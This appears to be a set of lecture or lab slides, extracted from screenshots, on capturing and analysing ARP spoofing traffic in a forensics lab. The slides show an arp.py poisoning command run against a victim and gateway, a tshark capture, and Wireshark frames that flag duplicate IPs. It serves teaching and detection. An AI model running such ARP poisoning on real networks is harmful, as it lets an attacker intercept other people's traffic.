
Detach tab Toggle scaling Fullscreen Fit to window size Set connection password Hide bar Reconnect Disconnect

(184 unread) - frankwxu... student@kalit01: ~/arp

student@kalit01: ~/arp

student@kalit01: ~/arp 98x26

```
(student@kalit01)-[~/arp]
$ sudo python3 arp.py 136.160.215.194 136.160.215.1
[!] Enabling IP Routing...
[!] IP Routing enabled.
[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
[*] Packets Sent 2[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
[*] Packets Sent 4[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
[*] Packets Sent 6[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
```



The victim machine is freezing!

The RDP session has been disconnected.

Reconnect

Quit

CAPTURE AND ANALYZE ARP SPOOFING TRAFFIC

HOW TO CAPTURE ARP SPOOFING TRAFFIC

```
student@kalit01: ~/arp
student@kalit01: ~/arp 98x13

$ sudo python3 arp.py 136.160.215.194 136.160.215.1 2. attacking
[!] Enabling IP Routing...
[!] IP Routing enabled.
[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
[*] Packets Sent 2[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
[*] Packets Sent 4[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
[*] Packets Sent 6^C[!] Detected CTRL+C ! restoring the network, please wait...
[+] Arp Spoof Stopped 3. Stop spoofing

(student@kalit01)-[~/arp]
student@kalit01: ~/arp 98x13

(student@kalit01)-[~/arp]
$ tshark -i eth0 -f "arp" -w arp_poison.pcap 1. capturing "arp"
Capturing on 'eth0'
** (tshark:130269) 10:30:56.308687 [Main MESSAGE] -- Capture started.
** (tshark:130269) 10:30:56.308788 [Main MESSAGE] -- File: "arp_poison.pcap"
33 ^C
tshark: 4. Stop capturing
```

DOWNLOAD TRAFFIC (OPTION)



```
wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Networking_Forensics/lab_files/ARP_spoofing/arp.pcap
```


arp_poison.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

arp.opcode ==2 only need "ARP reply" targeting Victim

No.	Time	Source	Destination	Protocol	Length	Info
2	0.000735512	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
4	0.048101411	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
5	0.067007533	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.1 is at 00:50:56:86:cb:fc
7	0.099636000	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
9	0.147583077	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
10	0.163014644	VMware_86:cb:fc	PaloAlto_00:0a:30	ARP	42	136.160.215.194 is at 00:50:56:86:cb:fc (duplicate use of 136.160.215.1
13	3.196467528	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
14	3.231690998	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.1 is at 00:50:56:86:cb:fc
16	3.271644061	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
17	3.303979783	VMware_86:cb:fc	PaloAlto_00:0a:30	ARP	42	136.160.215.194 is at 00:50:56:86:cb:fc (duplicate use of 136.160.215.1
19	6.336008956	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
20	6.367421540	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.1 is at 00:50:56:86:cb:fc
22	6.399600349	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
23	6.431668315	VMware_86:cb:fc	PaloAlto_00:0a:30	ARP	42	136.160.215.194 is at 00:50:56:86:cb:fc (duplicate use of 136.160.215.1
25	7.084465857	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
27	7.115649486	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
28	7.151606390	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.1 is at 00:1b:17:00:0a:30
30	7.183600807	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
32	7.216095040	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
33	7.247537683	VMware_86:cb:fc	PaloAlto_00:0a:30	ARP	42	136.160.215.194 is at 00:50:56:86:02:65 (duplicate use of 136.160.215.1

Frame 5: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface
Ethernet II, Src: VMware_86:cb:fc (00:50:56:86:cb:fc), Dst: VMware_86:02:65 (00:50:56:86:02:65)
Address Resolution Protocol (reply)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (2)
Sender MAC address: VMware_86:cb:fc (00:50:56:86:cb:fc)
Sender IP address: 136.160.215.1
Target MAC address: VMware_86:02:65 (00:50:56:86:02:65)
Target IP address: 136.160.215.194

Kali real Mac
spoof IP

No.	Time	Source	Destination	Protocol	Length	Info
2	0.000735512	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
4	0.048101411	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
5	0.067007533	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.1 is at 00:50:56:86:cb:fc
7	0.099636000	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
9	0.147583077	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
10	0.163014644	VMware_86:cb:fc	PaloAlto_00:0a:30	ARP	42	136.160.215.194 is at 00:50:56:86:cb:fc (duplicate use of 136.160.215.1 detected!)
13	3.196467528	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
14	3.231690998	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.1 is at 00:50:56:86:cb:fc
16	3.271644061	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
17	3.303979783	VMware_86:cb:fc	PaloAlto_00:0a:30	ARP	42	136.160.215.194 is at 00:50:56:86:cb:fc (duplicate use of 136.160.215.1 detected!)
19	6.336008956	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
20	6.367421540	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.1 is at 00:50:56:86:cb:fc
22	6.399600349	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
23	6.431668315	VMware_86:cb:fc	PaloAlto_00:0a:30	ARP	42	136.160.215.194 is at 00:50:56:86:cb:fc (duplicate use of 136.160.215.1 detected!)
25	7.084465857	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
27	7.115649486	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
28	7.151606390	VMware_86:cb:fc	VMware_86:02:65	ARP	42	136.160.215.1 is at 00:1b:17:00:0a:30
30	7.183600807	PaloAlto_00:0a:30	VMware_86:cb:fc	ARP	60	136.160.215.1 is at 00:1b:17:00:0a:30
32	7.216095040	VMware_86:02:65	VMware_86:cb:fc	ARP	60	136.160.215.194 is at 00:50:56:86:02:65
33	7.247537683	VMware_86:cb:fc	PaloAlto_00:0a:30	ARP	42	136.160.215.194 is at 00:50:56:86:02:65 (duplicate use of 136.160.215.1 detected!)

targeting gateway

▶ Frame 10: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▶ Ethernet II, Src: VMware_86:cb:fc (00:50:56:86:cb:fc), Dst: PaloAlto_00:0a:30 (00:1b:17:00:0a:30)

▼ Address Resolution Protocol (reply)

Hardware type: Ethernet (1)

Protocol type: IPv4 (0x0800)

Hardware size: 6

Protocol size: 4

Opcode: reply (2)

Sender MAC address: VMware_86:cb:fc (00:50:56:86:cb:fc)

Sender IP address: 136.160.215.194

Target MAC address: PaloAlto_00:0a:30 (00:1b:17:00:0a:30)

Target IP address: 136.160.215.1

▼ [Duplicate IP address detected for 136.160.215.194 (00:50:56:86:cb:fc) - also in use by 00:50:56:86:02:65 (frame 5)]

▼ [Frame showing earlier use of IP address: 5]

▶ [Expert Info (Warning/Sequence): Duplicate IP address configured (136.160.215.194)]

[Seconds since earlier frame seen: 1]

▼ [Duplicate IP address detected for 136.160.215.1 (00:1b:17:00:0a:30) - also in use by 00:50:56:86:cb:fc (frame 5)]

▼ [Frame showing earlier use of IP address: 5]


▶ [Expert Info (Warning/Sequence): Duplicate IP address configured (136.160.215.1)]

[Seconds since earlier frame seen: 1]

```
0000  00 1b 17 00 0a 30 00 50 56 86 cb fc 08 00
0010  08 00 06 04 00 02 00 50 56 86 cb fc 88 00
0020  00 1b 17 00 0a 30 88 a0 d7 01
```

CONCLUSION

- ARP spoofing attacker spoofs or falsifies the IP in ARP messages.
- ARP spoofing is similar to identifying theft
 - Both ARP spoofing and identity theft involve a perpetrator deceiving the victim in order to gain access to sensitive information.
 - ARP messages to trick other devices on the network into sending traffic to the attacker's device instead of the legitimate device, allowing the attacker to intercept and steal sensitive information



THANK YOU

Yau Ka Cheung
Yauka.Cheung@etamu.edu
ACB1 Room 335